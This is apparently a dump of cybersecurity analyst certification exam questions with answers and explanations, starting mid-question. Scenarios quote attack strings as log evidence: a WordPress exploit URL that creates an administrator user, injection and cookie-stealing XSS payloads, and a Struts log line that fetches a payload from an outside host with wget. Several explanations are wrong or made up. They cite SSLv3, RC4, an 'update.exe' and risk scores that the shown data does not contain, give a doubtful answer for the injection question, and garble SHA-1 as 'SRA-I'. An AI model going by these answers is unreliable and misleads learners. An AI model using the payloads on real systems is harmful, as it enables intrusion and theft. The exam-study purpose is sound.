X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Paul Vieira <pvieira@company.com>
Subject: Account Lockout
Content-Type: HTML;

Office 365 User,

It looks like your account has been locked out. Please click this link and follow the prompts to restore access.

Regards,
Security Team

Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but it does log network flow data.
Which of the following commands will the analyst most likely execute NEXT?

A. telnet office365.com 25
B. tracert 122.167.40.119
C. curl http://accountfix-office365.com/login.php
D. nslookup accountfix-office365.com

Answer: D
Explanation:
A tracert would not help here on the investigation. Only a Lookup to know the IP would help.

QUESTION 152
A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations. Which of the following will allow all data to be kept on the third-party network?

A. VDI
B. SaaS
C. CASB
D. FaaS

Answer: C **Explanation:**
The questions isn't asking which cloud model is to be used. It's asking which of the following choices will ALLOW (give permission, authorization, unhindered access) to keep ALL DATA (could be PII or other sensitive data) on THIRD-PARTY NETWORK (Cloud Service Provider's Network). Assuming the IT Management team has chosen SaaS as their cloud model, this doesn't mention how the data will be monitored, secured and other requirements to ensure the company is within compliance. What if the cloud provider is located in a location that doesn't allow specific data to be stored in that location? With a CASB deployed either locally or within the cloud the security team would be able to ensure policies are still enforced, monitor user activity, maintain logs, etc. This means if you are in the US and for reasons you have data that contains PII on a citizen from another country that doesn't allow the US to maintain or collect that data, the CASB would be able to prevent that data from being stored. Staying in compliance and providing proper threat management allows all data to be kept on a third part network.

QUESTION 153
While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

A. Shut the network down immediately and call the next person in the chain of command.
B. Determine what attack the odd characters are indicative of.
C. Utilize the correct attack framework and determine what the incident response will consist of.
D. Notify the local law enforcement for incident response.

Answer: B **Explanation:**
Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned.

QUESTION 154
A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

A. Service-level agreement
B. Change management plan
C. Incident response plan
D. Memorandum of understanding

Answer: C **Explanation:**
An incident response plan (IRP) is a document that defines the roles and responsibilities, procedures, and guidelines for responding to a security incident. It helps the security team to act quickly and effectively, minimizing the impact and cost of the incident. An IRP should specify who should conduct the next steps following a security event, such as containment, eradication, recovery, and analysis.

QUESTION 155
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country.
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall.

Answer: A **Explanation:**
Geoblocking is a security measure that restricts or blocks access to a network based on geographic location by analyzing IP addresses. Since the company does not do business with that country, blocking all traffic from that country reduces unnecessary and potentially malicious traffic, lowering the attack surface and minimizing exposure to threats originating there.

QUESTION 156
An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

```
/wp-
json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory V2 to read only for all users.

Answer: A

QUESTION 157
A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

A. Implementing multifactor authentication on the server OS
B. Hashing user passwords on the web application
C. Performing input validation before allowing submission
D. Segmenting the network between the users and the web server

Answer: C **Explanation:**
Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised.

QUESTION 158
A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network. Which of the following metrics should the team lead include in the briefs?

A. Mean time between failures
B. Mean time to detect
C. Mean time to remediate
D. Mean time to contain

Answer: D **Explanation:**
Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

QUESTION 159
An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

```
- created the initial evidence log.
```

- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed.
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

A. Update the system firmware and reimage the hardware.
B. Install an additional malware scanner that will send email alerts to the analyst.
C. Configure the system to use a proxy server for Internet access.
D. Delete the user profile and restore data from backup.

Answer: A **Explanation:**
Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

QUESTION 160
A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that cryptomining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

A. High GPU utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes

Answer: A **Explanation:**
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a

cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-ofservice attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

QUESTION 161
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Answer: C **Explanation:**
The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

QUESTION 162
Given the following CVSS string:

```
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Which of the following attributes correctly describes this vulnerability?

A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.

Answer: B **Explanation:**
The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based.

QUESTION 163
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A. 1
B. 2
C. 3
D. 4

Answer: D **Explanation:**
Question states the "company is primarily concerned with ensuring the accuracy of the data", or integrity in other words. Preserving the integrity of the data is important. So we will prioritize vulnerabilities that affect integrity (I in the CVSS 3.1 metrics)
1 - I:L, means integrity risk is low
2 - I:L, means integrity risk is low
3 - I:N, means integrity risk is none
4 - I:H means integrity risk is high

QUESTION 164
Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A. rogers
B. brady
C. brees
D. manning

Answer: B **Explanation:**
Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

QUESTION 165
A security analyst must preserve a system hard drive that was involved in a litigation request. Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data

Answer: A **Explanation:**
Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted.

QUESTION 166
Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A **Explanation:**
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

QUESTION 167
A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

A. The server was configured to use SSL to securely transmit data.
B. The server was supporting weak TLS protocols for client connections.
C. The malware infected all the web servers in the pool.
D. The digital certificate on the web server was self-signed.

Answer: D **Explanation:**
A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure.

QUESTION 168
A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Log entry #	Message
Log entry 1	comptia.org/${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='../index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?

A. Log entry 1 B.
Log entry 2 C.
Log entry 3
D. Log entry 4

Answer: C **Explanation:**
Log entry 3 contains the command nullif (1337,1337). This is a SQL command that evaluates to 0 if the two arguments are equal and null if they are not equal. The attacker is trying to exploit the command injection vulnerability by injecting this command into the application.

QUESTION 169
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

A. Interview the users who access these systems.
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Answer: D **Explanation:**
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

QUESTION 170
A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

A. A fake antivirus program was installed by the user.
B. A network drive was added to allow exfiltration of data.
C. A new program has been set to execute on system start.
D. The host firewall on 192.168.1.10 was disabled.

Answer: C **Explanation:**
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file.

QUESTION 171
Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

A. SLA
B. LOI
C. MOU
D. KPI

Answer: A **Explanation:**
SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize

communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

QUESTION 172
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Answer: D **Explanation:**
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

QUESTION 173
An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Choose two).

A. Drop the tables on the database server to prevent data exfiltration.
B. Deploy EDR on the web server and the database server to reduce the adversary's capabilities.
C. Stop the httpd service on the web server so that the adversary can not use web exploits.
D. Use microsegmentation to restrict connectivity to/from the web and database servers.
E. Comment out the HTTP account in the /etc/passwd file of the web server.
F. Move the database from the database server to the web server.

Answer: BD
Explanation:
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them.

QUESTION 174
An incident response team member is triaging a Linux server. The output is shown below:

```
$ cat /etc/passwd

root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell

$ cat /var/log/httpd

at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultiPartRequest] Unable to parse request
container.getInstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:423)
```

Which of the following is the adversary most likely trying to do?

A. Create a backdoor root account named zsh.
B. Execute commands through an unsecured service account.
C. Send a beacon to a command-and-control server.
D. Perform a denial-of-service attack on the web server.

Answer: B **Explanation:**

The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

QUESTION 175
A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

```
getConnection(database01,"alpha" ,"AxTv.127GdCx94GTd");
```

Which of the following is the most likely vulnerability in this system?

A. Lack of input validation
B. SQL injection
C. Hard-coded credential
D. Buffer overflow

Answer: C **Explanation:**
The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

QUESTION 176
A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
MAC Address: MAC ADDRESS(Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios
Service detection performed. Please report any incorrect results at <REDACTED>.
<REDACTED> done: 1 IP address (1 host up) scanned in 16.47 seconds
```

Which of the following best describes the output?

A. The host is not up or responding.
B. The host is running excessive cipher suites.
C. The host is allowing insecure cipher suites.
D. The Secure Shell port on this host is closed.

Answer: C **Explanation:**
The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output

shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

QUESTION 177
A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

A. SIEM
B. XDR
C. SOAR
D. EDR

Answer: C **Explanation:**
SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives.

QUESTION 178
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources.
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SHA-1 hash.

Answer: D **Explanation:**
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity.

QUESTION 179
An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

A. Insider threat
B. Ransomware group
C. Nation-state
D. Organized crime

Answer: C

QUESTION 180
A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. config.ini
B. ntds.dit
C. Master boot record
D. Registry

Answer: D

QUESTION 181
While reviewing web server logs, a security analyst found the following line:

```
< IMG SRC='vbscript:msgbox("test")' >
```

Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Answer: D **Explanation:**
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks.

QUESTION 182
A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://office365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

A. This is a normal password change URL.
B. The security operations center is performing a routine password audit.
C. A new VPN gateway has been deployed.
D. A social engineering attack is underway.

Answer: D **Explanation:**
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites.

QUESTION 183
